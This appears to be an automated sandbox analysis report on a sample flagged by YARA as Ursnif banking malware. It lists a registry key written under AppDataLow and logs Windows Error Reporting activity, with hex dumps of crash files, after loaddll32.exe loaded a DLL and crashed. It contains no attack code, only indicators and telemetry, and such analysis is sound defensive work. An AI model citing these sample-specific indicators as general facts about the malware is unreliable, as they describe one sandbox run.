JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.387950801.0000000005628000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.491794343.0000000006378000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.435816444.000000000552A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	E7 03 00 00 1C 80 00 00 EF 15 D0 13 08 F8 D2 D8 CD C8 87 3A EF 57 9B 63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5DD6C05	RegSetValueExA

Analysis Process: WerFault.exe PID: **4500**, Parent PID: **408**

General

Target ID:	7
Start time:	16:14:52
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 408 -s 604
Imagebase:	0xc00000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBF1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA554.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA554.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_a0b9814f9a8146de5cfec8d14bee9aa28ce9d7_7cac0383_11cea998	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_a0b9814f9a8146de5cfec8d14bee9aa28ce9d7_7cac0383_11cea998\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA554.tmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA554.tmp.xml	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA64C.tmp.csv	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA841.tmp.txt	success or wait	1	6DBE497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 fd 36 63 62 fd 05 12 00 00 00 00 00	MDMP 6cb	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 01 00 00 fd 36 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT6cb0Pacific Standard TimePacific Daylight Time	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	7646	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 58 fd fd 00 00 00 00 00 14 0d 49 00 02 00 00 00 00 00 00 00 44 fd fd 00 fd 19 40 00 23 00 00 00 17 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++#@XID@#+	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	1632	168	28 18 00 00 00 00 00 00 09 04 00 fd 08 00 00 00 18 fd fd 00 00 00 00 00 fd 19 40 00 00 00 00 00 01 00 00 00 00 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	(@	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	10510	20	0e 00 00 00 fd fd fd 00 00 00 00 00 04 00 00 00 fd 29 00 00	)	success or wait	14	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	10738	4	14 12 29 77	)w	success or wait	13	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	29214	2136	fd fd 2f 77 fd fd 2d 77 fd 00 00 00 fd fd fd fd 10 00 00 00 3c fd fd 00 08 fd fd 00 fd fd fd fd 40 fd 2d 77 40 fd 2d 77 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 3a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 12 fd 00 34 fd fd 00 50 fd fd 00 3c fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	/w-w<@-w@-wH:T4P<	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 14 0d 49 00 fd fd fd 00 00 00 00 58 fd 00 fd fd 2f 77 23 00 00 00 06 02 00 00 18 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++IX/w#+	success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	1900	48	4c 18 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd fd 00 00 00 00 00 fd fd fd 00 00 00 00 00 58 08 00 00 1e 72 00 00 fd 02 00 00 42 26 00 00	L XrB&	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	5744	120	00 00 fd 73 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	s`A!-aBB?#@A	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	7612	34	1c 00 00 00 64 00 36 00 59 00 43 00 55 00 57 00 34 00 32 00 31 00 70 00 2e 00 64 00 6c 00 6c 00 00 00	d6YCUW421p.dll	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd fd 02 00 00 00 00 00 60 07 03 00 00 00 00 fd 49 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 1c fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 15 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 07 05 00 00 00 00 00 00 4c 29 fd 79 00 00 00 00 fd 0d 1f 00 00 00 00 fd fd 16 20 00 00 00 00 fd fd 23 01 00 00 00 00 14 2d 01 00 fd 04 01 00 71 05 06 00 fd fd 0a 00 fd fd 04 00 06 7f 15 00 fd 07 05 00 fd fd 2b 00 fd fd 01 00 fd 06 13 00 00 00 00 00 fd 31 19 00 6a 7a 04	@!/FK?Zb`I@L)y #-q+1jz	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	31350	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F47.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 6e fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8T n	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	964	28	3c 00 50 00 69 00 64 00 3e 00 34 00 30 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>408</Pid>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	992	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	996	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1000	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1178	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 32 00 37 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6270</Uptime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1220	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1224	2	09 00		success or wait	2	6DBE497A	unknown
